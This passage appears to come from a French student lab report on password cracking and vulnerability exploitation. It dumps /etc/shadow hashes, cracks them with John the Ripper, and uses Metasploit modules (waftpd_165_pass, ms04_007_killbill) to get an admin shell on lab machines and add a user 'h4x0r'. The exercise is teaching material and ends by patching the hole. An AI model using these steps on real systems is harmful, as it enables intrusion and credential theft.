lp:x:4:7:lp:/var/spool/lpd:/bin/false
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
news:x:9:13:news:/var/spool/news:/bin/false
uucp:x:10:14:uucp:/var/spool/uucp:/bin/false
operator:x:11:0:operator:/root:/bin/bash
portage:x:250:250:portage:/var/tmp/portage:/bin/false
nobody:x:65534:65534:nobody:/var/empty:/bin/false
man:x:13:15:added by portage for man:/usr/share/man:/sbin/nologin
sshd:x:22:22:added by portage for openssh:/var/empty:/sbin/nologin
nom2:x:1001:100:/home/nom2:/bin/bash
Mdp ~ # cat /etc/shadow
root:$6$ng.JEjcm$7SI1KCSLXahz.Am1w6kug1F.j4U13.jdg1CDNBIRIi0.jr.jmmu9UFQLasRjIqGYp0P7KbgLWMxii.8XycKotUWMM0:15580:0:0:0:0:
halt:*:9797:0:0:0:0:
operator:*:9797:0:0:0:0:
shutdown:*:9797:0:0:0:0:
sync:*:9797:0:0:0:0:
bin:*:9797:0:0:0:0:
daemon:*:9797:0:0:0:0:
adm:*:9797:0:0:0:0:
lp:*:9797:0:0:0:0:
news:*:9797:0:0:0:0:
uucp:*:9797:0:0:0:0:
nobody:*:9797:0:0:0:0:
man:!:15513:0:0:0:0:
sshd:!:15513:0:0:0:0:
nom2:$6$uwmLx0.S$HCCd8r1c07zCbM405p1.B3QgSWm53TGsg7u.NqEBuHj/sRxxox0X3fc1.jK4CpTEcBpWGCbBdqo8e6sCxLUQ0Y0:17543:0:99999:7::

```

### Question 3 - Contrôle de qualité de choix de mot de passe [/1]

a) On a exécuté le programme pendant 5 minutes par fichier

```
Mdp john # john /root/password1
Loaded 8 password hashes with 8 different salts (FreeBSD MD5 [32/64 X2])
0244fni      (inf4420)
john1       (john)
claudia      (david)
security     (admin)
```

```
Mdp john # john /root/password2
Loaded 5 password hashes with 5 different salts (FreeBSD MD5 [32/64 X2])
niemtel      (lola)
Tigers5      (andre)
3sunshine    (morning)
```

```
Mdp john # cat john.pot
$1$Wila6SGN$LPLfCWuikEZkOb7CPT01p.:0244fni
$1$n/P09Tgu$CAs0ZntIFmZk3tAfrZY2B0:john1
$1$Aw/cHolc$laW8KvKQeJAernWE1TL3B/:claudia
$1$arMaK13M$PMY2T2poiPR4pdGW26r1w0:security
$1$S2uBDM/D$CBdXktTJAjxUndXThMboX/:niemtel
$1$fV99GiZo$Uay3oILYbUvYsdiahaBMf1:Tigers5
$1$hLGaa7.R$FbMLS3T/XJrSkUcWnHu.1:3sunshine
```

Nous avons trouvé 4 mots de passe pour la machine 1 et 3 pour la machine 2. En comparant les mots de passe trouvés dans la 3e capture avec ceux des deux premières, on peut ainsi associer les hash aux utilisateurs correspondant sur chaque machine.

b)

Entropie

$$H(x) = \sum (p_i * \log_2(\frac{1}{p_i})) \quad \text{en considérant ici que les caractères soient équiprobables}$$

Pour l'alphabet [a-zA-Z]

$$H(x) = 2 * 26 * (1/52 * \log_2(52)) = 5.7 \text{ bits}$$

Pour l'alphabet [a-zA-Z0-9]

$$H(x) = (2 * 26 + 10) * (1/62 * \log_2(62)) = 5.95 \text{ bits}$$

Pour la table ascii ( 128 caractères)

$$H(x) = 128 * (1/128 * \log_2(128)) = 7$$

c) Plus un mot de passe emprunte des caractères à un grand alphabet, plus il sera difficile à trouver (dans le cadre d'une attaque brute force).

d)

- Il doit être long
- Il ne doit pas être un nom commun ou un nom propre
- Il ne doit pas être lié au nom d'utilisateur

## Question 4 - Exploitation des vulnérabilités [1/2]

2.

```
root@bt:~# ifconfig eth0 195.34.45.208
root@bt:~# ifconfig
eth0: BackT Link encap:Ethernet  HWaddr 00:0c:29:95:b9:49
      inet addr:195.34.45.208  Bcast:195.34.45.255  Mask:255.255.255.0
      inet6 addr: fe80::20c:29ff:fe95:b949/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
      RX packets:3 errors:0 dropped:0 overruns:0 frame:0
      TX packets:38 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:746 (746.0 B)  TX bytes:2412 (2.4 KB)

lo:    Link encap:Local Loopback
      inet addr:127.0.0.1  Mask:255.0.0.0
      inet6 addr: ::1/128 Scope:Host
      UP LOOPBACK RUNNING  MTU:16436  Metric:1
      RX packets:35 errors:0 dropped:0 overruns:0 frame:0
      TX packets:35 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:0
      RX bytes:3859 (3.8 KB)  TX bytes:3859 (3.8 KB)

root@bt:~#
```

3.

```
TX packets:38 errors:0 dropped:0 overruns:0 carrier:0
inst:collisions:0 txqueuelen:1000
BackT RX bytes:746 (746.0 B)  TX bytes:2412 (2.4 KB)


lo:    Link encap:Local Loopback
      inet addr:127.0.0.1  Mask:255.0.0.0
      inet6 addr: ::1/128 Scope:Host
      UP LOOPBACK RUNNING  MTU:16436  Metric:1
      RX packets:35 errors:0 dropped:0 overruns:0 frame:0
      TX packets:35 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:0
      RX bytes:3859 (3.8 KB)  TX bytes:3859 (3.8 KB)

root@bt:~# ping 195.34.45.7
PING 195.34.45.7 (195.34.45.7) 56(84) bytes of data:
64 bytes from 195.34.45.7: icmp_seq=1 ttl=128 time=0.496 ms
64 bytes from 195.34.45.7: icmp_seq=2 ttl=128 time=0.461 ms
64 bytes from 195.34.45.7: icmp_seq=3 ttl=128 time=0.503 ms
64 bytes from 195.34.45.7: icmp_seq=4 ttl=128 time=0.534 ms
64 bytes from 195.34.45.7: icmp_seq=5 ttl=128 time=0.484 ms
^C
--- 195.34.45.7 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 399ms
rtt min/avg/max/mdev = 0.461/0.495/0.534/0.034 ms
root@bt:~#
```




4. La modification ne serait pas nécessaire car on posséderait un routeur, qui permet à deux sous-réseau différent de communiquer.

7.




9. Nmap sert à scanner des hôtes grâce à leurs adresses IP ou nom de domaine. Ce programme permet de connaître les ports ouverts, l'OS d'une machine, etc...




## Exploitation de failles de sécurité connues


1. C'est la machine 195.34.45.7

2. Après avoir lancé l'exploit, on a accès à une nouvelle option "meterpreter", qui permet d'ouvrir une invite de commande windows avec des droits administrateur (on le voit car on a accès au dossier System32). Une autre option permet même de lancer une fenêtre de bureau à distance.






3. En ouvrant une invite de commande windows, on a tous simplement utilisé 'cd' pour se rendre sur le bureau de l'utilisateur et mkdir pour créer le dossier owned. La commande 'net user' avec le paramètre 'add' nous a permis de créer l'utilisateur h4x0r






4. Le nom du module utilisé est `waftpd_165_pass`. Pour créer un répertoire avec cet exploit, on a fait un clic droit sur la machine en question, Meterpreter 3, Explore et Browse files pour accéder aux fichiers. Ensuite, nous avons créé le répertoire à l'aide du bouton Make Directory.







5. L'exploit ms04\_007\_killbill. Ici, nous avons encore une fois utilisé la commande 'cd' pour nous rendre sur le Bureau, puis mkdir pour créer le dossier.




## 6. Machine Quebec










7. Après avoir corrigé la faille, metasploit n'arrive plus à lancer l'exploit.









